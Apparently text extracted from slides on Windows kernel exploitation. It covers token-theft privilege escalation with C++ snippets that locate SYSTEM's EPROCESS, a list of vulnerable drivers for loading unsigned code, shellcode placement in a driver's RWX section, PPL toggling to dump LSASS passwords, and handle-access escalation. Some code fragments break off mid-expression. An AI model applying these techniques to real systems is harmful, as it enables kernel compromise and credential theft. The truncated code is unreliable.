The `_PROCESSOR_START_BLOCK` structure has a structure named `KSPECIAL_REGISTERS`

`KSPECIAL_REGISTERS` contains the kernel's `Cr3` value which points to the start of the page tables

```
typedef struct _KPROCESSOR_STATE
{
    CONTEXT ContextFrame;
    KSPECIAL_REGISTERS SpecialRegisters;
} KPROCESSOR_STATE,
*PKPROCESSOR_STATE;
```

```
typedef struct _KSPECIAL_REGISTERS
{
    ULONG Cr0;
    ULONG Cr2;
    ULONG Cr3;
    ULONG Cr4;
    ULONG KernelDr0;
    ULONG KernelDr1;
    ULONG KernelDr2;
    ULONG KernelDr3;
    ULONG KernelDr6;
    ULONG KernelDr7;
    DESCRIPTOR Gdtr;
    DESCRIPTOR Idtr;
    WORD Tr;
    WORD Ldtr;
    ULONG Reserved[6];
} KSPECIAL_REGISTERS, *PKSPECIAL_REGISTERS;
```

CR3 “Low Stub” trick

```
__try {  
    while (offset < 0x100000) {  
        offset += 0x1000;  
  
        if (0x00000001000600E9 != (0xfffffffffff00ff & \

(Now we can write our own PFN Table lookup routine!)

```
1
2 undefined * MiGetPteAddress(ulonglong param_1)
3
4 {
5     return &DAT ffffff6800000000 + (param_1 >> 9 & 0x7fffffff8);
6 }
7
```

Note: PFN's are multiplied by 0x1000 (4KB) to find the physical address of the next paging structure.



LOLDriver Exploitation

Physical Memory Mayhem

HCVI/VBS

HVCI is a kernel hypervisor technology that extends page tables up additional levels so you have 5-layer page translation.



Here the kernel can request that the Hypervisor make's sure certain pages are protected (Page Guard) and Tricks like **PTE overwrites** can't occur (Priv Esc technique to make pages executable)

HCVI/VBS

HVCI is employed through the Windows Hypervisor's usage of two abstract Kernels known as VTL 0 and VTL 1 that Operate above the running kernel.

This model offers many protections to Prevent userland to kernel land
Privilege escalations

Exploitation – Token Theft Priv Esc (SYSTEM)

Locating **SYSTEM**'s **EPROCESS** structure from Userland

[DHA Userland Find SYSTEM EPROCESS.exe explained... \(c++\)](#)

STEP 1: Finding Windows Kernel Base

- The `EnumDeviceDrivers()` function will populate a list of loaded system modules
- The first entry [0] contains the loading address of `ntoskrnl.exe` (windows kernel)

```
uintptr_t GetKernelBaseAddress() {
    uintptr_t driver_bases[1000];
    DWORD num_bytes = 0;

    // this call will load ntoskrnl.exe into driver_bases[0]
    if (EnumDeviceDrivers((LPVOID*)driver_bases, sizeof(driver_bases), &num_bytes)) {
        return driver_bases[0]; /*ntosrnl virtual base address*/
    }

    return 0;
}
```

Locating **SYSTEM's EPROCESS** structure from Userland

[DHA Userland Find SYSTEM EPROCESS.exe explained... \(c++\)](#)

STEP 2: Finding SYSTEM's EPROCESS structure offset

- We use **LoadLibraryA()** to load `ntoskrnl.exe` (Normally used for DLL's – but `.EXE`, `.SYS`, and `.DLL` are the same PE file format)
- We use **GetProcAddress()** to find the export for **PsInitialSystemProcess** (EPROCESS pointer offset)

(**GetProcAddress()** is normally used to look up function addresses – but what it's **ACTUALLY** doing is looking up EXPORT names/addresses 😊)

- We Add **Kernelbase** + **PsInitialSystemProcess** together for **pointer to EPROCESS in memory**

```
DWORD64 find_SYSTEM_EPROCESS_from_kernelbase_and_PsInitialSystemProcess() {  
  
    DWORD64 res;  
    // use LoadLibraryA to Extract offset of PsInitialSystemProcess in ntosrnl.exe  
    ULONG64 ntos = (ULONG64)LoadLibraryA(lpLibFileName: "ntoskrnl.exe");

KDU Provider BYOVD Model

Windows 11 – Working Providers

- #1 – IQVM64.sys
- #13 – AsIO2.sys
- #15 – GmerDrv.sys
- #20 – DBUtilDrv2.sys
- #22 – AsIO3.sys
- #26 – impoutx64.sys
- #27 – DirectIo64.sys
- #29 – ALSysIo64.sys

Win 11 (checked 07/11/23)

PROCEXP152.SYS – Process Explorer – KDU's Victim Driver

It's an old binary – so that means it was **compiled without Code Integrity (CI)** checks that prevent shellcode/ROP (ROP is dead for other Reasons – see: KVA Shadow Stack)

Set to have INIT section that is RWX – we can overwrite the IRP handlers for handlers such as **IRP_MJ_CREATE**

IRP_MJ_CREATE is triggered when you open [\\.\PROCEXP152](#) with CreateFile (opening the file)

This means we can write **shellcode** in there to do anything we want.

Exploitation – Large Page Drivers

Large Page Drivers

It was discovered that Drivers could be added to a special list designated in the windows registry for system drivers known as '**Large Page Drivers**'

These Large Page Drivers – use large (**2 MB**) pages instead of the standard 4KB (0x1000 byte) pages.

In doing so – They combine the **.TEXT (RX)** and **.DATA (RW)** sections of an executable into a single section

That is both RW and RX (so **RWX**)

Example:

[GitHub - VollRagm/lpMapper: A mapper that maps shellcode into loaded large page drivers](#)

Large Page Drivers

Exploitation – Protected Process Lights (PPL)

PPL Elevation

Since we can modify EPROCESS and its fields...

- Protected Process Light (PPL) technology is used for controlling and protecting running processes and protecting them from infection by malicious code and the potentially harmful effects of other processes. These processes include:
 - Shutdown
 - Stream deployment
 - Access to virtual memory
 - Debugging
 - Copying of descriptors
 - Changing the memory working set
 - Changing and receiving information about the current state of the thread
 - Impersonation of threads (running process threads under a different account)

Note: Ounce we toggle a process to be PPL we can dump LSASS for passwords!

READ MORE HERE: <https://spikysabra.gitbook.io/kernelcactus/pocs/ppl-toggling>

Exploitation – Handle elevation

Handle elevation

Since we can modify EPROCESS and its fields...

- Each **_EPROCESS** structure holds within it a pointer to the **_HANDLE_TABLE** object, Named the ObjectTable.
- This specific pointer, is to the head of the Handle Table, and contains a list of handles which appear one after the other in the memory.
- Given read and write access to the **_HANDLE_TABLE_ENTRY** object itself, one can edit the **GrantedAccessBits**
- handle created for **SYNCHRONIZE**, **READ_CONTROL**, **QUERY_LIMITED_INFORMATION**, can be escalated to **FULL_CONTROL**
